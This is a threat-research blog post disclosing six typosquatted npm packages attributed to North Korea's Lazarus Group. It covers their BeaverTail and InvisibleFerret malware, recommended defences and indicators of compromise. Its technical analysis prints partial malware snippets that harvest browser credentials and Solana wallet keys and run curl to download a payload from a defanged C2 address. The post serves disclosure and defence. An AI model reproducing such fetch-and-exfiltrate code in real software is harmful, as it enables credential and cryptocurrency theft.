
Lazarus Strikes npm Again with New Wave of Malicious Package...

Research

Security News

Lazarus Strikes npm Again with New Wave of Malicious Packages

The Socket Research Team has discovered six new malicious npm packages linked to North Korea's Lazarus Group, designed to steal credentials and deploy backdoors.



Kirill Boychenko

March 10, 2025

North Korea's Lazarus Group continues to infiltrate the npm ecosystem, deploying six new malicious packages designed to compromise developer environments, steal credentials, extract cryptocurrency data, and deploy a backdoor. In this campaign, Socket researchers uncovered BeaverTail malware embedded within seemingly benign packages — `is-buffer-validator`, `yoojae-validator`, `event-handle-package`, `array-empty-validator`, `react-event-dependency`, and `auth-validator` — each closely mirroring tactics previously documented in Lazarus (Contagious Interview) operations. These findings align with the Socket Threat Research Team's January 2025 report on the Lazarus APT group's ongoing supply chain compromises.

The six new packages — collectively downloaded over 330 times — closely mimic the names of widely trusted libraries, employing a well-known typosquatting tactic used by Lazarus-linked threat actors to deceive developers. Additionally, the APT group created and maintained GitHub repositories for five of the malicious packages, lending an appearance of open source legitimacy and increasing the likelihood of the harmful code being integrated into developer workflows.

As of this writing, the packages remain live on the npm registry. We have petitioned their removal and reported the associated GitHub repositories and user accounts.

Lazarus: Can’t Stop, Won’t Stop With Malicious Packages#

Attributing this attack definitively to Lazarus or a sophisticated copycat remains challenging, as absolute attribution is inherently difficult. However, the tactics, techniques, and procedures (TTPs) observed in this npm attack closely align with Lazarus’s known operations, extensively documented by researchers from Unit42, eSentire, DataDog, Phylum, and others since 2022.


This campaign exhibits numerous hallmarks of Lazarus’ methodology in deploying malicious packages, including:

- The use of identical obfuscation techniques and tooling observed in previous Lazarus campaigns
- Cross-platform targeting of Windows, macOS, and Linux systems
- Deployment of BeaverTail malware along with the second-stage InvisibleFerret backdoor
- Script functionality, structure, and malicious intent closely resembling past Lazarus operations
- A command and control (C2) mechanism that follows the same pattern, utilizing newly acquired endpoints specific to this campaign
- Data theft tactics consistent with Lazarus’s previous supply chain compromises
- Persistence mechanisms aligned with prior Lazarus activity, further reinforcing the likelihood of their involvement

The following is a detailed breakdown of the malicious packages, including their associated npm aliases, email addresses, download counts, and linked GitHub repositories and accounts.

1. `is-buffer-validator`: Published under the npm alias “edan0831” (email: edanjohn1991@gmail.com), this package has been downloaded 52 times. Its source code is hosted on GitHub at github.com/edan0831/is-buffer-validator, under the edan0831 GitHub account.

2. `yoojae-validator`: Published under the npm alias “hottblaze” (email: hottblaze012@gmail.com), this package has 55 downloads. The corresponding GitHub repository is github.com/alximmykola379/yoojae-validator, associated with the alximmykola379 GitHub account.
3. `event-handle-package`: Published under the npm alias “ricardoalexis07” (email: ricardoalexis0629@gmail.com), this package has been downloaded 54 times. Unlike the others, it has no publicly linked GitHub repository.
4. `array-empty-validator`: Published under the npm alias “alextucker0519” (email: alextucker@softworldnet.com), this package has 59 downloads. The corresponding GitHub repository is github.com/alextucker0519/array-empty-validator, under the alextucker0519 GitHub account.
5. `react-event-dependency`: Published under the npm alias “elondavid” (email: elondavid888@gmail.com), this package has 57 downloads. Its GitHub repository is available at github.com/elondavid888/react-event-dependency, linked to the elondavid888 account.
6. `auth-validator`: Published under the npm alias “kevin_tr” (email: robustplutus@gmail.com), this package has 54 downloads. While its original GitHub repository (github.com/kevin-tra/auth-validator) has since been removed, historical records tie it to the kevin-tra GitHub account.


is-buffer-validator

This is a npm package to filter the empty buffer.

1.0.0 | latest | Source | npm | Copy purl | View metadata | Socket 7

7 Supply Chain Security

yoojae-validator

Additional JSON-Schema keywords for Yoojae JSON validator

1.5.3 | latest | Source | npm | Copy purl | View metadata | Socket 7

7 Supply Chain Security

event-handle-package

This is a package to handle the events for webhooks of third-party APIs.

1.0.0 | latest | npm | Copy purl | View metadata | Socket 7


7 Supply Chain Security

array-empty-validator

This is a package to validate empty array data

1.0.0 | latest | Source | npm | Copy purl | View metadata | Socket 7

7 Supply Chain Security


react-event-dependency

This is a npm package to handle the events of virtual dom on node.js

1.0.0 | latest | Source | npm | Copy purl | View metadata | Socket 7

Supply Chain Security: 7

auth-validator


This is a npm package to validator the JWT auth.

1.0.0 | latest | Source | npm | Copy purl | View metadata | Socket 7

Supply Chain Security: 7

> *Socket AI Scanner's identified all six packages as malicious.*

Across these packages, Lazarus uses names that closely mimic legitimate and widely trusted libraries, a hallmark of typosquatting tactics. For example, `is-buffer-validator` closely resembles the widely used `is-buffer` module authored by Socket CEO Feross Aboukhadijeh. Notably, the Socket Threat Research Team had previously documented Lazarus' malicious npm activities in its January 2025 report. This resemblance may suggest the threat actor's awareness of Socket's research or a strategic attempt to exploit the established trust and widespread adoption of a legitimate library through typosquatting. What a coincidence.


is-buffer

Determine if an object is a Buffer

2.0.5 | latest | Source | npm | Copy purl | View metadata | Socket 100

Supply Chain Security: 100

Version published	Weekly downloads	Maintainers
4 years ago	33M ▲ 1.57%	1

Created	Issues
10 years ago	4

> *The legitimate `is-buffer` package, authored by Feross Aboukhadijeh and maintained for over a decade, has 33 million weekly downloads and has been downloaded over 134 million times overall, highlighting its widespread adoption.*

Technical Analysis

The code embedded within the malicious npm packages demonstrates the obfuscation techniques observed in earlier Lazarus-linked campaigns. It employs self-invoking functions, dynamic function constructors, and array shifting to obscure its true functionality. Despite these layers of concealment, the malware's objectives align with previously documented Lazarus operations, which have consistently leveraged multi-stage payload delivery and persistence mechanisms to maintain long-term access to compromised systems.

The code is designed to collect system environment details, including the hostname, operating system, and system directories. It systematically iterates through browser profiles to locate and extract sensitive files such as `Login Data` from Chrome, Brave, and Firefox, as well as keychain archives on macOS. Notably, the malware also targets cryptocurrency wallets, specifically extracting `id.json` from Solana and `exodus.wallet` from Exodus. The stolen data is then exfiltrated to a hardcoded C2 server at `hxxp://172.86.84[.]38:1224/uploads`, following Lazarus's well-documented strategy of harvesting and transmitting compromised information.

Below is a code snippet demonstrating the malicious process of extracting and exfiltrating sensitive data, with inline comments explaining key functions and objectives:

```
// Enumerate user profiles and extract browser data
async function uploadFiles(basePath, prefix, includeSolana, timestamp) {
    // basePath: Root directory (e.g., Chrome/Brave user data)
    // prefix: Identifier for exfiltrated files
    // includeSolana: Flag to collect Solana wallet keys
    // timestamp: Tracks exfiltration timing

    if (!testPath(basePath)) return; // Skip if directory is inaccessible

    // Scan up to 200 browser profiles
    for (let i = 0; i < 200; i++) {
        const profileDir = `${basePath}/${i === 0 ? 'Default' : 'Profile ' + i}/Local
Extension Settings`;

        // Look for known extension data (e.g., MetaMask, Exodus)
        // Capture .log and .ldb files
    }

    if (includeSolana) {
        // Locate Solana's id.json private key file
        const solanaPath = `${homeDir}/.config/solana/id.json`;
        if (fs.existsSync(solanaPath)) {
            // Extract and exfiltrate Solana wallet data
        }
    }

    // Upload stolen data to the C2 server
}
```

Beyond the silent enumeration and data exfiltration detailed above, the script also downloads additional malicious components — specifically identified as the InvisibleFerret backdoor — using both `curl` commands and the Node.js `request` module. The secondary payload (SHA256: `6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0`) is downloaded under the filenames `p.zi` or `p2.zip` and extracted using `tar -xf`, following a multi-stage deployment strategy consistent with previous Lazarus campaigns that distributed the BeaverTail malware. The following snippet illustrates one stage of this process:

```
// Fetch additional malware if p.zi is missing or incomplete
function runP() {
    const pFile = `${tmpDir}\\p.zi`;
    const p2File = `${tmpDir}\\p2.zip`;

    if (fs.existsSync(pFile)) {
        // Check file size; rename to .zip for extraction or retry download
    } else {
        // Download payload from C2 using curl
        ex(`curl -Lo "${pFile}" "hxxp://172.86.84[.]38:1224/pdown"`, (error) => {
            if (!error) {
                // Set file size, rename to p2.zip, and extract
            }
        });
    }
}
```


Through these stages, Lazarus consistently prioritizes persistence and stealth. The script's objectives go beyond credential theft, seeking to embed itself within development workflows and ensuring continued compromise, even if one stage is detected and removed. By creating or repurposing GitHub repositories for the malicious packages, the threat actor further obscures its activities, making the operation appear as part of legitimate open source development.

Outlook and Recommendations

We assess that Lazarus and other advanced adversaries will continue to refine their infiltration tactics. Obfuscation techniques are likely to evolve, incorporating more sophisticated code-hiding methods and deeper integration into legitimate development workflows. Threat actors may also broaden their targeting to additional packages and ecosystems to expand their reach among developers, making early detection and contextual dependency scanning more critical than ever.

To mitigate these threats, organizations should implement a multi-layered approach to detection and defense. Automated dependency auditing and code reviews can help identify anomalies in third-party packages, particularly those with low download counts or from unverified sources. Continuous monitoring of unusual dependency changes can expose malicious updates, while blocking outbound connections to known C2 endpoints prevents data exfiltration. Sandboxing untrusted code in controlled environments and deploying endpoint protection can detect suspicious file system or network activities. Additionally, educating development teams on common typosquatting tactics promotes vigilance and reinforces proper vetting before installing new packages.

Despite extensive obfuscation techniques — including variable renaming, string encoding, and control flow flattening — Socket's static and behavioral analysis effectively identified all six packages as malware. The Socket GitHub app enables real-time scanning of pull requests, alerting developers to suspicious or malicious dependencies before integration. Additionally, incorporating the Socket CLI into npm installation workflows helps detect anomalies before they reach production, while the Socket browser extension proactively warns users of potential threats upon download or viewing. By embedding these security measures into existing development workflows, organizations can significantly mitigate the risk of supply chain attacks.


Known malware

Package and version (1)

is-buffer-validator@1.0.0

Instance	Details
Instance #1	**Id** 493709
	Note The code exhibits characteristics typical of malicious software, including obfuscation and potential data exfiltration. The behavior of collecting system information and files, combined with sending them to a remote server, poses a significant security risk.
	Alert Locations
	index.js

> *Socket AI Scanner's analysis, including contextual details about the malicious `is-buffer-validator` package.*

Indicators of Compromise (IOCs)#

Malicious npm Packages

- `is-buffer-validator`
- `yoojae-validator`
- `event-handle-package`
- `array-empty-validator`
- `react-event-dependency`
- `auth-validator`

Threat Actor Identifiers

- **npm Aliases and Email Addresses:**
  - `edan0831` — edanjohn1991@gmail.com
  - `hottblaze` — hottblaze012@gmail.com
  - `ricardoalexis07` — ricardoalexis0629@gmail.com
  - `alextucker0519` — alextucker@softworldnet.com
  - `elondavid` — elondavid888@gmail.com
  - `kevin_tr` — robustplutus@gmail.com
- **GitHub Accounts:**
  - `edan0831`
  - `alximmykola379`
  - `alextucker0519`
  - `elondavid888`
  - `kevin-tra`

Malicious GitHub Repositories

- github.com/edan0831/is-buffer-validator
- github.com/alximmykola379/yoojae-validator
- github.com/alextucker0519/array-empty-validator
- github.com/elondavid888/react-event-dependency
- github.com/kevin-tra/auth-validator (defunct)

Command and Control (C2) Endpoints

- **Primary C2 Server:** `172.86.84[.]38`
- **Associated Endpoints:**
  - `hxxp://172.86.84[.]38:1224/uploads`
  - `hxxp://172.86.84[.]38:1224/pdown`
  - `hxxp://172.86.84[.]38:1224/client/9/902`

SHA256 Hash

`6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0`

MITRE ATT&CK Techniques#

- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1608.001 — Stage Capabilities: Upload Malware
- T1204.002 — User Execution: Malicious File
- T1059.007 — Command and Scripting Interpreter: JavaScript
- T1027.013 — Obfuscated Files or Information: Encrypted/Encoded File
- T1546.016 — Event Triggered Execution: Installer Packages
- T1005 — Data from Local System
- T1082 — System Information Discovery
- T1083 — File and Directory Discovery
- T1217 — Browser Information Discovery
- T1555.003 — Credentials from Password Stores: Credentials from Web Browsers
- T1555.001 — Credentials from Password Stores: Keychain
- T1041 — Exfiltration Over C2 Channel
- T1105 — Ingress Tool Transfer
- T1119 — Automated Collection
- T1657 — Financial Theft

Subscribe to our newsletter

Get notified when we publish new security blog posts!